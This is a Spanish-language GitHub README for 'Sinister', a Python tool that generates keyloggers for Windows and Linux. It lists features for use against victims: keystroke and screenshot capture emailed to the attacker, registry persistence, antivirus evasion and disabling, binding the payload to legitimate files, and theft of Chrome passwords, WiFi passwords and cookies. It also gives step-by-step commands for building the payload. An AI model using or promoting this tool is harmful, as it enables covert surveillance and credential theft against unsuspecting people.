 pushpenderindia/sinister
Sinister es un generador de keyloggers para Windows/Linux que envía keylogs por correo electrónico junto con otra información jugosa del objetivo.

<p align="center">
<img src="https://raw.githubusercontent.com/PushpenderIndia/Sinister/master/img/technowlogger-logo.png" alt="Sinister Logo" width=200 height=200/>
</p>
<h1 align="center">Sinister</h1>
<p align="center">
<a href="https://python.org">
<img src="https://img.shields.io/badge/Python-3.7-green.svg">
</a>
<a href="https://github.com/PushpenderIndia/Sinister/blob/master/LICENSE">
<img src="https://img.shields.io/badge/License-BSD%203-lightgrey.svg">
</a>
<a href="https://github.com/PushpenderIndia/Sinister/releases">
<img src="https://img.shields.io/badge/Release-2.4-blue.svg">
</a>
<a href="https://github.com/PushpenderIndia/Sinister">
<img src="https://img.shields.io/badge/Open%20Source-%E2%9D%A4-brightgreen.svg">
</a>
</p>
<p align="center">
<img src="https://raw.githubusercontent.com/PushpenderIndia/Sinister/master/img/hacker-gif.gif" alt="Hacker GIF" width=200 height=200/>
</p>
Este pequeño script de Python puede hacer un trabajo realmente impresionante.
Sinister es un generador de Keylogger para Windows/Linux, que envía registros de teclas y capturas de pantalla por correo electrónico junto con otra información jugosa de la víctima, escrito en Python 3.
## Descargo de responsabilidad
<p align="center">
:computer: Este proyecto fue creado solo con fines benéficos y de uso personal.
</p>
ESTE SOFTWARE SE PROPORCIONA "TAL CUAL" SIN GARANTÍA DE NINGÚN TIPO. USTED PUEDE USAR ESTE SOFTWARE BAJO SU PROPIO RIESGO. EL USO ES DE COMPLETA RESPONSABILIDAD DEL USUARIO FINAL. LOS DESARROLLADORES NO ASUMEN NINGUNA RESPONSABILIDAD Y NO SON RESPONSABLES DE NINGÚN USO INDEBIDO O DAÑO CAUSADO POR ESTE PROGRAMA.
## Características
- [x] Funciona en Windows/Linux
- [x] Notificar nueva víctima por correo electrónico
- [x] Indetectable
- [x] Persistencia
- [x] Validación de credenciales de correo antes de la generación del payload.
- [x] Puede recibir keylogs en cualquier proveedor de correo como GMAIL, YAHOO, OUTLOOK, SMTP personalizado.
* Servidor/Puerto SMTP
| Nombre del servidor | Servidor SMTP | Puerto SMTP |
| ----------- | ----------- | --------- |
| GMAIL | smtp.gmail.com | 587 |
| OUTLOOK | smtp-mail.outlook.com | 587 |
| YAHOO | smtp.mail.yahoo.com | 587 |
- [x] Envía captura de pantalla de la pantalla del PC de la víctima por correo electrónico
- [x] Crea un binario ejecutable con cero dependencias
- [x] Crea un payload de tamaño reducido (~5mb) con funcionalidades avanzadas
- [x] Ofusca el payload antes de generarlo, evadiendo así algunos antivirus más
- [x] El payload generado está codificado en base64, lo que hace extremadamente difícil la ingeniería inversa del payload
- [x] Función para matar el antivirus en el PC de la víctima e intentar deshabilitar la seguridad
- [x] Interfaz colorida impresionante para generar payload
- [x] Del lado del atacante: al crear el payload, el script detecta automáticamente las dependencias faltantes y las instala

- [x] Distingue los datos de registro según el nombre de la ventana activa **(Consulte la imagen para una mejor comprensión)**
- [x] Capacidad de agregar un icono personalizado al archivo malicioso
- [x] **Binder integrado** que puede vincular el keylogger a **cualquier archivo** [.pdf, .txt, .exe, etc.], ejecutando el archivo legítimo en primer plano y los códigos maliciosos en segundo plano como un servicio.
- [x] Verifica si ya hay una **instancia en ejecución** en el sistema; si se encuentra una instancia en ejecución, solo se ejecuta el archivo legítimo [**Prohibidor de instancias múltiples** para evitar recibir registros de correo duplicados].
- [x] El atacante puede crear/compilar para **Windows/Linux OS** usando un sistema Linux, pero solo puede crear/compilar un ejecutable para **Windows** usando una máquina Windows


- [x] Recupera contraseñas guardadas del sistema de la víctima y las envía al atacante.
| Stealer integrado puede robar estas cosas : |
| ----------------------------------------------------------- |
| Navegador Chrome (contraseñas guardadas) |
| WiFi (contraseña guardada) |
| Cookies de Chrome (Datos de inicio de sesión, Cookies, Historial) |
| Cookies de Firefox (cookies.sqlite) |
#### Nota: El stealer personalizado está codificado, no depende de LaZagne
- [x] Obtiene y envía información útil del dispositivo de la víctima
| Estas cosas se obtienen y se envían: |
| -----------------------------------|
| Sistema operativo |
| Nombre del equipo |
| Nombre de usuario |
| IPv4 pública |
- [x] Si su payload no puede ejecutarse, especifique --debug para ejecutar el exe en primer plano con CMD
## Importante
El **30 de mayo de 2022**, Google **eliminó la función de aplicaciones menos seguras**, por lo que en lugar de la contraseña de Gmail:
- Habilite 2FA en su Gmail de atacante
- Cree una contraseña específica para la aplicación
- Use esa `contraseña específica de la aplicación` al crear el payload.
- Cómo crear una contraseña específica de la aplicación: [Haga clic aquí](https://support.google.com/mail/answer/185833?hl=en)
## Probado en
[](https://www.kali.org) **Kali Linux - EDICIÓN ROLLING**
[](https://www.microsoft.com/en-in/windows/) **Windows 10**
[](https://www.microsoft.com/en-in/windows/) **Windows 8.1 - Pro**
[](https://www.microsoft.com/en-in/windows/) **Windows 7 - Ultimate**
## Requisitos previos
- [x] Python 3.X
- [x] Algunos módulos externos
## Cómo usar en Linux
```bash
# Navigate to the /opt directory (optional)
$ cd /opt/
# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git
# Navigate to Sinister folder
$ cd Sinister
# Installing dependencies
$ bash installer_linux.sh
*** Note When The Python Installer DialogBox Appear while executing installer_linux.sh ***
* Click on custom install
* Select Path to : C:/Python37-32
### So that the python is installed in this path (Inside Wine) : ~/.wine/drive_c/Python37-32
# If you are getting any errors while executing installer_linux.sh, try to install using installer_linux.py
$ python3 installer_linux.py
$ chmod +x Sinister.py
$ python3 Sinister.py --help
# Making Payload/RAT
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python3 Sinister.py -e [email protected] -p YourEmailPass -l -o output_file_name --icon icon_path
# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -l -o output_file_name --icon icon_path
# Making Payload using YAHOO SMTP Server, Port Configuration
$ python3 Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -l -o output_file_name --icon icon_path
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
```
## Cómo usar en Windows
```bash
# Install dependencies
$ Install latest python 3.x
# Clone this repository
$ git clone https://github.com/PushpenderIndia/Sinister.git
# Go into the repository
$ cd Sinister
# Installing dependencies
$ python -m pip install -r requirements.txt
# Open Sinister.py in Text editor and Configure Line 16 WINDOWS_PYTHON_PYINSTALLER_PATH = "C:/Python37-32/Scripts/pyinstaller.exe"
# Getting Help Menu
$ python Sinister.py --help
# Making Payload/RAT
$ python Sinister.py -e [email protected] -p YourEmailPass -w -o output_file_name --icon icon_path
# Making Payload using GMAIL SMTP Server, Port Configuration (Default SMTP Server = smtp.gmail.com, Default SMTP Port = 587)
$ python Sinister.py -e [email protected] -p YourEmailPass-w -o output_file_name --icon icon_path
# Making Payload using OUTLOOK SMTP Server, Port Configuration
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp-mail.outlook.com -y 587 -w -o output_file_name --icon icon_path
# Making Payload using YAHOO SMTP Server, Port Configuration
$ python Sinister.py -e [email protected] -p YourEmailPass -x smtp.mail.yahoo.com -y 587 -w -o output_file_name --icon icon_path
Note: You can also use our custom icons from the icon folder, just use them like this --icon icon/pdf.ico
```
## Cómo actualizar
* Ejecute updater.py para actualizar automáticamente o descargue el último Zip desde este repositorio de GitHub
* Nota: Git debe estar instalado para usar updater.py
## Nota:- El archivo malicioso se guardará dentro de la carpeta dist/, dentro de la carpeta Sinister/
## Argumentos disponibles
* Argumentos opcionales
| Abreviatura | Nombre completo | Descripción |
| ---------- | --------- | ----------- |

| -h | --help | Muestra este mensaje de ayuda y sale |
| -i INTERVAL | --interval INTERVAL | Tiempo entre informes en segundos. predeterminado=120|
| -t TIME_PERSISTENT | --persistence TIME_PERSISTENT | Volverse persistente después de __ segundos. predeterminado=10 |
| -x SMTP_Server | --smtp | Servidor SMTP personalizado. predeterminado="smtp.gmail.com" |
| -y SMTP_Port | --port | Puerto SMTP personalizado. predeterminado=587 |
| -w | --windows | Generar un ejecutable de Windows. |
| -l | --linux | Generar un ejecutable de Linux. |
| -s | --steal-password | Robar contraseñas guardadas de la máquina de la víctima [**SO compatible: Windows**] |
| -b file.txt | --bind LEGITIMATE_FILE_PATH.pdf | AutoBinder: especifica la ruta del archivo legítimo. [**SO compatible: Windows**] |
| -d | --debug | El payload se ejecutará en primer plano con una ventana de CMD, para obtener el error de ejecución adecuado |
#### Nota: Se debe especificar **-w/--windows** o **-l/--linux**
* Argumentos requeridos
| Abreviatura | Nombre completo | Descripción |
| ---------- | --------- | ----------- |
| | --icon ICON | Especificar la ruta del icono, icono del archivo malicioso [**Nota: Debe ser .ico**] |
| -e EMAIL | --email EMAIL | Dirección de correo electrónico a la que enviar los informes. |
| -p PASSWORD | --password PASSWORD | Contraseña para la dirección de correo proporcionada en el argumento -e. |
| -o OUT | --out OUT | Nombre del archivo de salida.|
## Nuevas capturas de pantalla:
#### Obteniendo ayuda

#### Generando payload
#### Recibiendo informe

#### Los datos de registro se distinguen según el nombre de la ventana activa ~ Característica añadida en v1.3 y posteriores
#### Recupera y envía las contraseñas guardadas del navegador Chrome
* Nota: Para usar esta característica, especifique **-s o --steal-password** al crear el keylogger
#### Recupera y envía las contraseñas WiFi guardadas
* Nota: Para usar esta característica, especifique **-s o --steal-password** al crear el keylogger
### Consulte también estas imágenes antiguas
## ~Capturas de pantalla antiguas:

#### Obteniendo ayuda
#### Ejecutando el script Sinister.py

#### Construcción finalizada

#### Cuando se ejecuta el keylogger, agrega una entrada de registro para volverse persistente


#### Hace una copia de sí mismo y la guarda en Roaming

#### Escribiendo texto aleatorio para probar el keylogger

#### Informe 1 enviado por Sinister
